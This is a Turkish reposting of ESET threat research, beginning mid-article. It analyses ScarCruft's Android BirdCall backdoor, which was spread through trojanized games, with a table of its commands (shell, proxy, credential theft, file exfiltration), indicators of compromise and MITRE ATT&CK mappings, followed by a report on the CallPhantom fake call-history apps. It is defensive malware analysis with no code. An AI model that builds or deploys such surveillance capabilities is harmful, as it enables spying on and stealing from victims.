| 1000.8BLOFSFU4WOFY9HB4A\[redacted\] | Zoe Jack | michaelgiesen62@zohomail\[.\]com |
### Yetenekler
Android BirdCall, bir güncelleme mekanizmasına sahiptir: Uygulama verileri dizininde APK biçiminde bulunması beklenen bir güncelleme dosyasından daha yeni bir sürüm yüklenebilir ve bu dosyanın indirilmesi MP\_SEND\_FILE komutu ile başlatılır.
İsteğe bağlı güncelleme prosedürünün ardından, şüphe uyandırmamak için orijinal oyun etkinliği başlatılır. Ardından arka kapı, ana işlevine geçmeden önce internet bağlantısını kontrol eder ve bekler.
**Veri toplama**
İlk çalıştırmada, arka kapı[,](https://developer.android.com/reference/android/os/Environment.html#getExternalStorageDirectory()) cihazın birincil [*paylaşılan harici depolama*](https://developer.android.com/reference/android/os/Environment.html#getExternalStorageDirectory()) alanının tam dizin listesini ve kişi listesi, arama günlüğü ve SMS mesajlarından oluşan kullanıcı verilerini toplar.
Arka kapı, C&C ile periyodik olarak bağlantı kurar ve aşağıdakilerden oluşan temel bilgileri yükler:
- yapılandırma ve geçerli saatten alınan tanımlayıcı değerleri,
- pil sıcaklığı, RAM ve depolama bilgileri, bulut yapılandırması, arka kapı sürümü ve ilgi çekici dosya uzantıları,
- https://ipinfo\[.\]io/json adresinden alınan IP coğrafi konum bilgileri,
- ilk çalıştırmada, cihaz, ağ ve uygulama hakkında ek bilgiler de dâhil edilir:
- marka, model, işletim sistemi, çekirdek ve root durumu,
- IMEI numarası, IP adresi, MAC adresi ve ağ türü,
- uygulama paketi ve izinler.
Arka kapı, belirli aralıklarla ekran görüntüsü alabilir (scr bayrağı). Bazı sürümlerde, ekran görüntüsü alınırken sessiz bir MP3 dosyasının döngüsel olarak çalınması tekniğini gözlemledik; bu teknik, trojan bulaşmış uygulamanın arka planda çalışırken askıya alınmasını önlemek için kullanılır.
Bazı sürümlerde, arka kapı mikrofon aracılığıyla ses kaydı yapabilir ve ele geçirilen cihazın çevresini dinleyebilir. Garip bir şekilde, kayıt özelliği etkinleştirilmiş olsa bile (rec bayrağı) bu özellik yerel saatle akşam 7’den 10’a kadar olan üç saatlik bir süre ile sınırlıdır.
Arka kapı, paylaşılan harici depolama alanını belirli (extentions) sahip dosyalar için düzenli olarak tarar ve bu dosyaları sızdırılmak üzere hazırlar. İncelediğimiz örneklerde, sızdırma işlemi medya dosyaları, belgeler ve özel anahtarları hedef almaktaydı: .jpg, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .txt,.hwp, .pdf,.m4a ve .p12.
**Komutlar**
Android BirdCall, bulut depolama sürücüsünü kurban için verilen komutlar açısından periyodik olarak kontrol eder. Şifresi çözülmüş komutlar,0x2A7B4C33 sihirli DWORD ile başlar ve bu değer, BirdCall’un Windows sürümüyle eşleşir. Komutlar, türlerine bağlı olarak sıfır veya daha fazla parametreye sahiptir. [**Tablo 3**,](applewebdata://A85DE698-05EE-4273-B04C-4771FCBC0DD9#_bookmark6) her iki platform için desteklenen komutların açıklamalarıyla birlikte genel bir özetini göstermektedir.
Android sürümündeki arka kapı, Windows sürümünde bulunan komutların yalnızca bir kısmını desteklemektedir.
Tablo 3. BirdCall arka kapı komutları
| **Type** | **Name** | **Android description** | **Windows description** |
|---|---|---|---|
| 0x48 | MP\_SET\_FILESEARCH\_EXTENTION | Sets file extensions of interest in the configuration. |
| 0x49 | MP\_SET\_THREADS | Toggles screenshot taking and voice recording. | Includes additional capabilities such as clipboard stealing and keylogging. |
| 0x4A | MP\_SET\_CLOUD | Sets cloud API credentials in the configuration. |
| 0x4B | MP\_SET\_REGISTER\_FILE\_CONTROL | N/A | Modifies filter used during file search. |
| 0x4C | MP\_SET\_MODE | Toggles collection of the backdoor execution logs. | Toggles various collection-related flags. |
| 0x4D | MP\_ACTION\_KILLME | Disables the backdoor. The original game continues working. | Uninstalls the backdoor and exits. |
| 0x4E | MP\_ACTION\_KILLPROCESS | N/A | Uses the taskkill utility to kill a process. |
| 0x4F | MP\_ACTION\_FILE\_OR\_DIRECTORY | Supports upload of a specified file or directory. | Supports multiple file and directory operations: delete, rename, open, and upload. |
| 0x50 | MP\_ACTION\_DOWNLOAD\_COMMAND | N/A | Downloads and executes commands from a URL or cloud drive. |
| 0x51 | MP\_ACTION\_RESET\_WORKDIRECTORIES | N/A | Can delete working directories used by the backdoor. |
| 0x52 | MP\_ACTION\_EXECUTE\_SIMPLE\_COMMAND | N/A | Can restart the backdoor and execute a command via cmd.exe. |
| 0x53 | MP\_ACTIONS\_MORE | N/A | Can perform three operations:Delete persisted configuration.Enable macros in Word (Microsoft and Hancom Office).Restart the backdoor. |
| 0x54 | MP\_ACTION\_SHELL | N/A | Starts shell (based on [*WCMD*](https://gitlab.winehq.org/wine/wine/-/tree/master/programs/cmd)). |
| 0x55 | MP\_ACTION\_WEBSCAN | N/A | Performs HTTP scan of specified hosts/ports. |
| 0x56 | MP\_GET\_DATA | Can obtain:contacts, call logs, and SMS messages,full directory listing of the primary shared external storage, andbasic information. | Can obtain:backdoor configuration and various system information,credentials from browsers and other software,files from IM apps – KakaoTalk, WeChat, and Signal,camera photos, anddirectory listing. |
| 0x57 | MP\_GET\_TREES | Retrieves directory listing. |
| 0x59 | MP\_SEND\_FILE | Supports backdoor updating. | Supports dropping of a file to a specified location, dropping and execution of additional executables, and updating of the backdoor. |
| 0x5A | MP\_SEND\_SHELL | N/A | Executes shell commands. |
| 0x5C | MP\_SET\_PROXY | N/A | Connects to a specified <ip>:<port> and forwards traffic from/to the C&C server, acting as a proxy. |
Bu saldırıda gözlemlediğimiz versiyona büyük ölçüde benzeyen ve yukarıda listelenen tüm komutları içeren BirdCall’un Windows sürümünü barındıran bir döküm, VirusTotal’da SHA-1 B06110E0FEB7592872E380B7E3B8F77D80DD1108 numarasıyla bulunabilir. Örnek, 15 Temmuz 2024 tarihinde Çin’den yüklenmiştir.
## Sonuç
Güvenliği ihlal edilmiş bir video oyun platformu aracılığıyla Yanbian bölgesini hedef alan çok platformlu bir tedarik zinciri saldırısı ortaya çıkardık. Platformdaki trojanize edilmiş Android oyunlarını analiz ederek, ScarCruft’un cephaneliğinde yeni bir araç keşfettik: Grubun BirdCall arka kapısının Android sürümü. Android arka kapısı aktif olarak geliştirilmekte olup, kişisel verilerin ve belgelerin toplanması, ekran görüntülerinin alınması ve ses kayıtlarının yapılması gibi gözetim yetenekleri sunmaktadır.
## IOC’ler
Kapsamlı bir tehlike göstergesi (IoC) listesi ve örnekler [*GitHub depomuzda*](https://github.com/eset/malware-ioc/tree/master/scarcruft) bulunabilir[.](https://github.com/eset/malware-ioc/tree/master/scarcruft)
**Files**
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| 01A33066FBC6253304C92760916329ABD50C3191 | sqybhs.apk | Android/Spy.Agent.EXM | Trojanized game with Android BirdCall version 2.0. |
| 03E3ECE9F48CF4104AAFC535790CA2FB3C6B26CF | ybht.apk | Android/Spy.Agent.EGE | Trojanized game with Android BirdCall version 1.3. |
| 2B81F78EC4C3F8D6CF8F677D141C5D13C35333AF | sqybhs.apk | Android/Spy.Agent.EGE | Trojanized game with Android BirdCall version 1.5. |
| 59A9B9D47AE36411B277544F25AD2CC955D8DD2C | ybht.apk | Android/Spy.Agent.EGE | Trojanized game with Android BirdCall version 1.0. |
| 7356D7868C81499FB4E720F7C9530E5763B4C1D0 | sqybhs.apk | Android/Spy.Agent.EGE | Trojanized game with Android BirdCall version 1.0. |
| FC0C691DB7E2D2BD3B0B4C1E24D18DF72168B7D9 | sqybhs.apk | Android/Spy.Agent.EGE | Trojanized game with Android BirdCall version 1.5. |
| 95BDB94F6767A3CCE6D92363BBF5BC84B786BDB0 | mono.dll | Win32/TrojanDownloader.Agent.ILQ | Trojanized mono library. |
| 409C5ACAED587F62F7E23DA47F72C4D9EC3144D9 | N/A | Win32/TrojanDownloader.Agent.ILQ | Downloader leading to the RokRAT backdoor. |
| B06110E0FEB7592872E380B7E3B8F77D80DD1108 | N/A | Win64/Agent.EGN | Publicly available dump of Windows BirdCall backdoor. |
**Network**
| **IP** | **Domain** | **Hosting provider** | **First seen** | **Details** |
|---|---|---|---|---|
| 39.106.249\[.\]68 | sqgame.com\[.\]cn | Hangzhou Alibaba Advertising Co.,Ltd. | 2024-06-01 | Compromised sqgame site hosting trojanized games and malicious updates. |
| 211.239.117\[.\]117 | 1980food.co\[.\]kr | Hostway IDC | 2025-03-07 | Compromised South Korean site used to host Android BirdCall configuration. |
| 114.108.128\[.\]157 | inodea\[.\]com | LG DACOM Corporation | 2025-07-03 | Compromised South Korean site used to host Android BirdCall configuration. |
| 221.143.43\[.\]214 | www.lawwell.co\[.\]kr | SK Broadband Co Ltd | 2024-11-04 | Compromised South Korean site used to host shellcode and clean mono library. |
| 222.231.2\[.\]20 | colorncopy.co\[.\]krswr.co\[.\]kr | LG DACOM Corporation | 2025-03-18 | Compromised South Korean site used to host shellcode. |
| 222.231.2\[.\]23 | sejonghaeun\[.\]com | IP Manager | 2025-03-18 | Compromised South Korean site used to host clean mono library. |
| 222.231.2\[.\]41 | cndsoft.co\[.\]kr | IP Manager | 2025-03-18 | Compromised South Korean site used to host shellcode. |
**MITRE ATT&CK teknikleri**
Bu tablo, MITRE ATT&CK Enterprise çerçevesinin[ *18. sürümü*](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur.
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Resource Development** | [*T1584.004*](https://attack.mitre.org/versions/v18/techniques/T1584/004) | Compromise Infrastructure: Server | ScarCruft compromised South Korean websites to host payloads and configurations.ScarCruft compromised the sqgame website to perform a supply-chain attack. |
| [*T1585.003*](https://attack.mitre.org/versions/v18/techniques/T1585/003) | Establish Accounts: Cloud Accounts | ScarCruft created Zoho WorkDrive accounts and used their cloud storage drives for C&C purposes. |
| [*T1587.001*](https://attack.mitre.org/versions/v18/techniques/T1587/001) | Develop Capabilities: Malware | ScarCruft developed the Android version of the BirdCall backdoor. |
| [*T1608.001*](https://attack.mitre.org/versions/v18/techniques/T1608/001) | Stage Capabilities: Upload Malware | ScarCruft uploaded trojanized games to the compromised sqgame website. |
| **Initial Access** | [*T1195.002*](https://attack.mitre.org/versions/v18/techniques/T1195/002) | Supply Chain Compromise: Compromise Software Supply Chain | ScarCruft compromised an sqgame update server to distribute malicious updates. |
| **Execution** | [*T1059.003*](https://attack.mitre.org/versions/v18/techniques/T1059/003) | Command and Scripting Interpreter: Windows Command Shell | BirdCall can execute shell commands. |
| **Defense Evasion** | [*T1027.013*](https://attack.mitre.org/versions/v18/techniques/T1027/013) | Obfuscated Files or Information: Encrypted/Encoded File | BirdCall has encrypted strings and loading chain components.The trojanized mono library contains encrypted shellcode. |
| [*T1070.004*](https://attack.mitre.org/versions/v18/techniques/T1070/004) | Indicator Removal: File Deletion | The trojanized mono library is replaced with a clean one. |
| [*T1112*](https://attack.mitre.org/versions/v18/techniques/T1112) | Modify Registry | BirdCall can modify settings of word processors to enable macros. |
| [*T1140*](https://attack.mitre.org/versions/v18/techniques/T1140) | Deobfuscate/Decode Files or Information | BirdCall decrypts strings and loading chain components. |
| [*T1480.001*](https://attack.mitre.org/versions/v18/techniques/T1480/001) | Execution Guardrails: Environmental Keying | BirdCall’s loading chain has components encrypted with a computer-specific key. |
| [*T1497*](https://attack.mitre.org/versions/v18/techniques/T1497) | Virtualization/Sandbox Evasion | The downloader in the trojanized mono library checks for analysis tools and virtual machine environments. |
| **Credential Access** | [*T1555*](https://attack.mitre.org/versions/v18/techniques/T1555) | Credentials from Password Stores | BirdCall can obtain saved passwords from browsers and other software. |
| **Discovery** | [*T1046*](https://attack.mitre.org/versions/v18/techniques/T1046) | Network Service Discovery | BirdCall can scan a range of IPs and ports with an HTTP GET request. |
| [*T1082*](https://attack.mitre.org/versions/v18/techniques/T1082) | System Information Discovery | BirdCall can obtain various system information. |
| [*T1083*](https://attack.mitre.org/versions/v18/techniques/T1083) | File and Directory Discovery | BirdCall can obtain information about drives and directories. |
| **Collection** | [*T1005*](https://attack.mitre.org/versions/v18/techniques/T1005) | Data from Local System | BirdCall can collect user files from IM clients KakaoTalk, WeChat, and Signal. |
| [*T1056.001*](https://attack.mitre.org/versions/v18/techniques/T1056/001) | Input Capture: Keylogging | BirdCall can log keystrokes. |
| [*T1113*](https://attack.mitre.org/versions/v18/techniques/T1113) | Screen Capture | BirdCall can capture screenshots. |
| [*T1115*](https://attack.mitre.org/versions/v18/techniques/T1115) | Clipboard Data | BirdCall can collect clipboard contents. |
| [*T1119*](https://attack.mitre.org/versions/v18/techniques/T1119) | Automated Collection | BirdCall can periodically collect files with certain extensions from local and removable drives. |
| [*T1125*](https://attack.mitre.org/versions/v18/techniques/T1125) | Video Capture | BirdCall can capture a webcam photo. |
| [*T1560*](https://attack.mitre.org/versions/v18/techniques/T1560) | Archive Collected Data | BirdCall compresses and encrypts collected data before exfiltration. |
| **Command and Control** | [*T1071.001*](https://attack.mitre.org/versions/v18/techniques/T1071/001) | Application Layer Protocol: Web Protocols | BirdCall uses HTTP to communicate with cloud storage services. |
| [*T1090*](https://attack.mitre.org/versions/v18/techniques/T1090) | Proxy | BirdCall can act as a proxy. |
| [*T1102.002*](https://attack.mitre.org/versions/v18/techniques/T1102/002) | Web Service: Bidirectional Communication | BirdCall communicates with cloud storage services to download commands and exfiltrate data. |
| **Exfiltration** | [*T1020*](https://attack.mitre.org/versions/v18/techniques/T1020) | Automated Exfiltration | BirdCall periodically exfiltrates collected data. |
| [*T1041*](https://attack.mitre.org/versions/v18/techniques/T1041) | Exfiltration Over C2 Channel | BirdCall exfiltrates data to its C&C server. |
| [*T1567.002*](https://attack.mitre.org/versions/v18/techniques/T1567/002) | Exfiltration Over Web Service: Exfiltration to Cloud Storage | BirdCall exfiltrates data to cloud storage services. |
Bu tablo, MITRE ATT&CK Mobile çerçevesinin[ *18. sürümü*](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur.
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Initial Access** | [*T1474.003*](https://attack.mitre.org/versions/v18/techniques/T1474/003) | Supply Chain Compromise: Compromise Software Supply Chain | ScarCruft performed a supply-chain attack, compromising the sqgame website, to distribute trojanized games containing the Android BirdCall backdoor. |
| **Defense Evasion** | [*T1406*](https://attack.mitre.org/versions/v18/techniques/T1406) | Obfuscated Files or Information | Version 2.0 of the Android BirdCall backdoor is obfuscated. |
| [*T1407*](https://attack.mitre.org/versions/v18/techniques/T1407) | Download New Code at Runtime | The Android BirdCall backdoor can download and load newer versions of itself. |
| [*T1541*](https://attack.mitre.org/versions/v18/techniques/T1541) | Foreground Persistence | Android BirdCall uses the startForeground API to take screenshots while in the background. |
| **Discovery** | [*T1420*](https://attack.mitre.org/versions/v18/techniques/T1420) | File and Directory Discovery | Android BirdCall creates a directory listing and searches for files with specified extensions. |
| [*T1422*](https://attack.mitre.org/versions/v18/techniques/T1422) | Local Network Configuration Discovery | Android BirdCall obtains the device’s IMEI, IP address, and MAC address. |
| [*T1426*](https://attack.mitre.org/versions/v18/techniques/T1426) | System Information Discovery | Android BirdCall obtains system information of the compromised device including brand, model, OS version, kernel version, rooted status, battery temperature, RAM, and storage information. |
| **Collection** | [*T1532*](https://attack.mitre.org/versions/v18/techniques/T1532) | Archive Collected Data | Android BirdCall compresses and encrypts collected data. |
| [*T1429*](https://attack.mitre.org/versions/v18/techniques/T1429) | Audio Capture | Android BirdCall can record voice using the microphone. |
| [*T1430*](https://attack.mitre.org/versions/v18/techniques/T1430) | Location Tracking | Android BirdCall obtains approximate device location using the ipinfo\[.\]io service. |
| [*T1513*](https://attack.mitre.org/versions/v18/techniques/T1513) | Screen Capture | Android BirdCall can take screenshots. |
| [*T1533*](https://attack.mitre.org/versions/v18/techniques/T1533) | Data from Local System | Android BirdCall collects local files with the following extensions: .jpg, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .txt, .hwp, .pdf, .m4a, and .p12. |
| [*T1636.002*](https://attack.mitre.org/versions/v18/techniques/T1636/002) | Protected User Data: Call Log | Android BirdCall collects the call log. |
| [*T1636.003*](https://attack.mitre.org/versions/v18/techniques/T1636/003) | Protected User Data: Contact List | Android BirdCall collects the contact list. |
| [*T1636.004*](https://attack.mitre.org/versions/v18/techniques/T1636/004) | Protected User Data: SMS Messages | Android BirdCall collects SMS messages. |
| **Command and Control** | [*T1437.001*](https://attack.mitre.org/versions/v18/techniques/T1437/001) | Application Layer Protocol: Web Protocols | Android BirdCall communicates with the C&C cloud storage drive using HTTPS. |
| [*T1481.002*](https://attack.mitre.org/versions/v18/techniques/T1481/002) | Web Service: Bidirectional Communication | Android BirdCall uses a Zoho WorkDrive service cloud storage drive for C&C purposes. |
| **Exfiltration** | [*T1646*](https://attack.mitre.org/versions/v18/techniques/T1646) | Exfiltration Over C2 Channel | Android BirdCall uses the C&C channel for data exfiltration. |
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Android, Araştırma, Kurumsal Güvenlik, Siber Güvenlik
---
### [Sahte arama kayıtları, gerçek ödemeler: CallPhantom](https://antivirus.com.tr/sahte-arama-kayitlari-gercek-odemeler-callphantom/)
**Published:** Mayıs 11, 2026
**Author:** ESET
**Excerpt:** ESET araştırmacıları, Google Play'de "herhangi bir numara için" arama geçmişi sağladığını iddia eden CallPhantom adı verilen sahte uygulamaları ortaya çıkardı.
**Content:**
ESET araştırmacıları, Google Play’de “herhangi bir numara için” arama geçmişi sağladığını iddia eden ve kaldırılmadan önce yedi milyondan fazla kez indirilmiş olan sahte uygulamaları ortaya çıkardı.
Günümüzde her şey için bir uygulama var… değil mi? Aslında seçilen bir telefon numarasının arama kayıtlarını aramak bunlardan biri *değil* çünkü milyonlarca Android kullanıcısı, tam da bunu vaat eden uygulama abonelikleri için ödeme yaptıktan sonra bunu fark etti.
Yanlış iddialarından dolayı CallPhantom adını verdiğimiz bu sahte uygulamalar, *herhangi* bir telefon numarasının arama geçmişine, SMS kayıtlarına ve hatta WhatsApp arama kayıtlarına erişim sağladığını iddia ediyor. Bu sözde özelliği etkinleştirmek için kullanıcılardan ödeme yapmaları isteniyor ancak karşılığında aldıkları tek şey rastgele oluşturulmuş veriler.
Araştırmamızda, Google Play Store’da bulunan ve toplamda 7,3 milyondan fazla kez indirilmiş 28 adet bu tür sahte uygulama tespit ettik. App Defense Alliance ortağı olarak, bulgularımızı Google’a bildirdik ve Google, bu raporda belirtilen tüm uygulamaları Google Play’den kaldırdı.
**Bu blog yazısının ana noktaları:**
- Yeni bir Android dolandırıcılığı olan CallPhantom, ödeme karşılığında herhangi bir telefon numarasının arama kayıtlarına, SMS kayıtlarına ve WhatsApp arama geçmişine erişim sağladığını iddia ediyor.
- Google Play’de toplamda 7,3 milyondan fazla kez indirilmiş 28 CallPhantom uygulamasını tespit edip bildirdik.
- Bazı CallPhantom uygulamaları, Google Play’in resmî faturalandırma sistemini atlatarak kurbanların para iadesi alma çabalarını zorlaştırıyor.
## Araştırma
Kasım 2025’te, Google Play’de bulunan Call History of Any Number adlı bir uygulamayı tartışan bir Reddit*[ gönderisine](https://www.reddit.com/r/IndiaTech/comments/1on69g4/guys_look_what_i_found_on_playstore)* rastladık. **Şekil 1** ‘de gösterilen uygulama, kullanıcı tarafından sağlanan herhangi bir telefon numarasının arama geçmişini alabileceğini iddia ediyor. Uygulama, Indian gov.in geliştirici adı altında yayımlanmıştı ancak uygulamanın Hindistan hükümeti ile gerçek bir bağlantısı yoktu.

Şekil1 . Google Play’deki Call History of Any Number uygulaması
Beklendiği gibi, analizimiz bu uygulama tarafından sağlanan “arama geçmişi” verilerinin tamamen uydurma olduğunu gösterdi – uygulama rastgele telefon numaraları oluşturur ve bunları, **Şekil 2** ‘de gösterildiği gibi, doğrudan koda gömülü olan sabit isimler, arama saatleri ve arama süreleriyle eşleştirir. Bu sahte veriler daha sonra kurbanlara sunulur – ancak yalnızca ödeme yapıldıktan sonra.

Şekil2 . Uygulama tarafından kullanılan sabit kodlanmış arama günlüğü verileri
Uygulamanın işlevselliğini göstermek amacıyla uydurma arama geçmişi verilerinin bir ekran görüntüsü bile uygulamanın tanıtım sayfasına eklenmişti; bu durum **Şekil 3** adresinde görülebilir.

Şekil3 . Google Play’den alınan ve sahte uygulamanın işlevselliğini gösterir gibi görünen ekran görüntüleri; günlükler, sabit kodlanmış verilerden rastgele oluşturulmuştur
Daha fazla araştırma, Play Store’da bulunan ek ve ilgili uygulamaları ortaya çıkardı – toplamda 28 CallPhantom uygulaması. Sahte uygulamaların tamamını 16 Aralık 2025 tarihinde Google’a bildirdik. Yayımlandığı tarihte, bildirilen tüm uygulamalar mağazadan kaldırılmıştı.
**Şekil 4** ve **Şekil 5** adreslerinde görülebilen görsel farklılıklara rağmen uygulamaların amacı aynıdır: Sahte iletişim verileri oluşturmak ve kurbanlardan erişim ücreti almak. *Analyzed CallPhantom apps* bölümündeki tablo, her uygulamayı indirme sayısı da dâhil olmak üzere temel ayrıntılarıyla birlikte listelemektedir.

Şekil4 . Play Store’da bulunan CallPhantom uygulamalarına örnekler

Şekil5 . CallPhantom başlangıç ekranlarına örnekler
## Kampanyaya genel bakış
Google Play’de tespit ettiğimiz CallPhantom uygulamaları, ağırlıklı olarak Hindistan’daki ve daha geniş Asya-Pasifik bölgesindeki Android kullanıcılarını hedef alıyordu. Bu uygulamaların çoğunda Hindistan’ın +91 ülke kodu önceden seçili olarak geliyordu ve esas olarak Hindistan’da kullanılan bir ödeme sistemi olan [*UPI’yi*](https://www.digitalindia.gov.in/initiative/unified-payment-interface-upi/) destekliyordu.
Uygulamalar çok sayıda olumsuz yorum almıştı; mağdurlar dolandırıldıklarını ve vaat edilen verileri hiç almadıklarını bildirmişlerdi. Bu durum **Şekil 6** adresinde görülebilir.

Şekil6 . Sahte uygulamalardan biri için olumsuz yorumlar
Uygulamaların nasıl dağıtıldığı veya tanıtıldığı belli değildir. Muhtemelen, özel bilgilere erişim sağlıyormuş gibi görünerek dolandırıcılar, insanların merakını başarıyla istismar etmiştir. Birkaç övgü dolu (sahte) yorumla birleştiğinde bu teklif ilgi çekici görünebilirdi.
## CALLPHANTOM
Araştırmamızda, bu sahte uygulamaların iki ana grubunu belirledik.
**Şekil 7**‘de gösterildiği gibi, **ilk gruptaki** uygulamaların kodlarında sabit kodlanmış isimler, ülke kodları ve şablonlar bulunmaktadır. Bunlar rastgele oluşturulan telefon numaralarıyla birleştirilerek kullanıcıya kısmi “sonuçlar” olarak gösterilir. Tam (sahte) geçmişi görüntülemek için kurbanın ödeme yapması gerekir.

Şekil7 . Mesajları oluşturmaktan sorumlu kod
**İkinci gruptaki** uygulamalar, **Şekil 8** adresindeki ekran görüntülerinde görüldüğü gibi, kullanıcılardan “geri getirilen” arama geçmişinin gönderileceği bir e-posta adresi girmelerini ister. Ödeme yapılana kadar veri oluşturma işlemi gerçekleşmez; kullanıcıların, e-postanın gönderilebilmesi için ödeme yapması veya abone olması gerekir.

Şekil8 . CallPhantom, arama kayıtlarının sözde gönderileceği kullanıcının e-posta adresini ister
Genel olarak, CallPhantom uygulamaları basit bir kullanıcı arayüzüne sahiptir ve rahatsız edici veya hassas izinler talep etmez – buna gerek yoktur. Tesadüfen, bu uygulamalar gerçek arama, SMS veya WhatsApp verilerini alabilecek herhangi bir işlev içermez.
Analiz ettiğimiz CallPhantom uygulamalarında üç farklı ödeme yöntemi kullanıldığını gördük; bunlardan son ikisi Google Play’in [*ödeme politikasını*](https://support.google.com/googleplay/android-developer/answer/10281818?hl=en) ihlal ediyor.
İlk olarak, bazı uygulamalar Google Play’in resmî faturalandırma sistemi üzerinden aboneliklere dayanıyordu. Bu, Google Play’in ödeme politikasına göre uygulama içi satın alımlar sunan uygulamalar için zorunludur; bu tür satın alımlar Google’ın [*geri ödeme koruması*](https://support.google.com/googleplay/answer/15574897?hl=en) kapsamındadır.
İkincisi, bazı uygulamalar UPI’yi destekleyen üçüncü taraf uygulamalar aracılığıyla yapılan ödemelere dayanıyordu. Bu üçüncü taraf ödeme uygulamaları için CallPhantom uygulamaları ya sabit kodlanmış URL’ler içeriyordu ya da URL’leri Firebase gerçek zamanlı veri tabanından dinamik olarak alıyordu; bu da ödeme hesabının operatör tarafından herhangi bir zamanda değiştirilebileceği anlamına geliyordu.
Üçüncüsü, bazı durumlarda ödeme kartı ödeme formları doğrudan CallPhantom uygulamalarına dâhil edilmişti.
Ödeme yöntemlerine ilişkin örnekler **Şekil 9** adresinde görülebilir.

Şekil9 . CallPhantom uygulamaları tarafından kullanılan çeşitli ödeme seçenekleri
Bir vakada, kullanıcıyı ödeme yapmaya ikna etmek için kullanılan ek bir taktik gözlemledik: Kullanıcı ödeme yapmadan uygulamadan çıkarsa uygulama, arama geçmişi sonuçlarının geldiğini iddia eden yeni e-postalar şeklinde aldatıcı uyarılar görüntülüyordu – bkz. **Şekil 10**. Bildirime tıklandığında doğrudan abonelik ekranına yönlendiriliyordu.

Şekil10 . Kullanıcıları aboneliğe ikna etmek için CallPhantom tarafından görüntülenen aldatıcı bildirim
Sahte hizmet için talep edilen ücretler, uygulamalar arasında büyük farklılıklar gösteriyor. Uygulamalar ayrıca haftalık, aylık veya yıllık hizmetler gibi farklı abonelik paketleri sunuyor gibi görünüyor; talep edilen en yüksek fiyat ise 80 ABD doları. En düşük “abonelik kademesi” için talep edilen ortalama fiyat ise 5 avro.
## Dolandırıldıysanız ne yapmalısınız?
Genel olarak, resmî Google Play faturalandırma sistemi üzerinden satın alınan abonelikler, Play Store uygulamasında profil simgenize dokunup Ödemeler ve abonelikler → Abonelikler bölümüne giderek, aktif aboneliği seçip Aboneliği iptal et seçeneğine dokunarak iptal edilebilir. Google, *Google* Play’de[ *aboneliği iptal etme, duraklatma veya değiştirme*](https://support.google.com/googleplay/answer/7018481) sayfasında tüm süreci açıklamaktadır.
Bu blog yazısında anlatılan 28 uygulama için uygulamalar Google Play’den kaldırıldığında mevcut abonelikler iptal edilmiştir.
Bazı durumlarda, Google Play satın alımları için geri ödeme yapılabilir. Google, satın alımdan bu yana geçen süreye, ürün türüne ve geri ödeme politikasına bağlı olarak geri ödeme yapabilir. Genel olarak, talepler Google’ın [*destek sayfasında*](https://support.google.com/googleplay/answer/15574897?hl=en) açıklanan izin verilen geri ödeme süresi içinde yapılmalıdır.
Satın alma işlemi Google Play dışında gerçekleştirildiyse (örneğin, uygulama içinde ödeme kartı bilgileri girilerek veya üçüncü taraf hizmetler aracılığıyla ödeme yapılarak), Google aboneliği iptal edemez veya geri ödeme yapamaz ve kullanıcıların ödeme sağlayıcısına veya uygulama geliştiricisine doğrudan başvurması gerekir.
## Sonuç
Google Play’de, ESET’in bildirimi üzerine kaldırılmadan önce toplamda 7,3 milyondan fazla indirilen yeni bir sahte Android uygulamaları grubu tespit ettik. Topluca CallPhantom olarak adlandırdığımız bu uygulamalar, herhangi bir telefon numarasının arama kayıtlarını, SMS kayıtlarını ve WhatsApp arama geçmişini geri getireceği yönünde sahte vaatlerde bulunuyor. Bu, teknik olarak imkânsız olan ve yalnızca insanların merakını sömürmek ve onları ödeme yapmaya yönlendirmek için tasarlanmış bir iddiadır.
Uygulamaların çoğu, Google Play’in resmî faturalandırma sistemini atlatarak kullanıcıları üçüncü taraf ödemelere veya doğrudan kart girişine yönlendiriyor, bu da geri ödeme çabalarını zorlaştırıyor ve kurbanları finansal riske maruz bırakıyor.
Analizimiz, kurbanlara gösterilen “sonuçların” tamamen uydurma olduğunu ortaya çıkardı; bu sonuçlarda genellikle sabit kodlanmış Hint numaraları, önceden tanımlanmış isimler ve gerçek iletişim verileri gibi gösterilen oluşturulmuş zaman damgaları kullanılıyordu.
Resmî Google Play faturalandırma sistemi üzerinden abonelik satın alan kullanıcılar, Google’ın iade politikaları kapsamında iade almaya hak kazanabilir. Üçüncü taraf ödeme uygulamaları veya doğrudan kredi kartı girişi yoluyla yapılan satın alımlar Google tarafından iade edilemez; bu durumda kullanıcılar harici ödeme sağlayıcılarına veya geliştiricilere bağımlı kalır.
### Analiz edilen CallPhantom uygulamaları
| **App name** | **Package name** | **Number of downloads** |
|---|---|---|
| Call history : any number deta | calldetaila.ndcallhisto.rytogetan.ynumber | 3M+ |
| Call History of Any Number | com.pixelxinnovation.manager | 1M+ |
| Call Details of Any Number | com.app.call.detail.history | 1M+ |
| Call History Any Number Detail | sc.call.ofany.mobiledetail | 500K+ |
| Call History Any Number Detail | com.cddhaduk.callerid.block.contact | 500K+ |
| Call History Of Any Number | com.basehistory.historydownloading | 500K+ |
| Call History of Any Numbers | com.call.of.any.number | 100K+ |
| Call History Of Any Number | com.rajni.callhistory | 100K+ |
| Call History Any Number Detail | com.callhistory.calldetails.callerids.callerhistory.callhostoryanynumber.getcall.history.callhistorymanager | 100K+ |
| Call History Any Number Detail | com.callinformative.instantcallhistory.callhistorybluethem.callinfo | 100K+ |
| Call History Any Number detail | com.call.detail.caller.history | 100K+ |
| Call History Any Number Detail | com.anycallinformation.datadetailswho.callinfo.numberfinder | 100K+ |
| Call History Any Number Detail | com.callhistory.callhistoryyourgf | 100K+ |
| Call History Any Number | com.calldetails.smshistory.callhistoryofanynumber | 50K+ |
| Call History Any Number Detail | com.callhistory.anynumber.chapfvor.history | 50K+ |
| Call History of Any Number | com.callhistory.callhistoryany.call | 50K+ |
| Call History Any Number Detail | com.name.factor | 50K+ |
| Call History Of Any Number | com.getanynumberofcallhistory.callhistoryofanynumber.findcalldetailsofanynumber | 50K+ |
| Call History Of Any Number | com.chdev.callhistory | 10K+ |
| Phone Call History Tracker | com.phone.call.history.tracker | 10K+ |
| Call History- Any Number Deta | com.pdf.maker.pdfreader.pdfscanner | 10K+ |
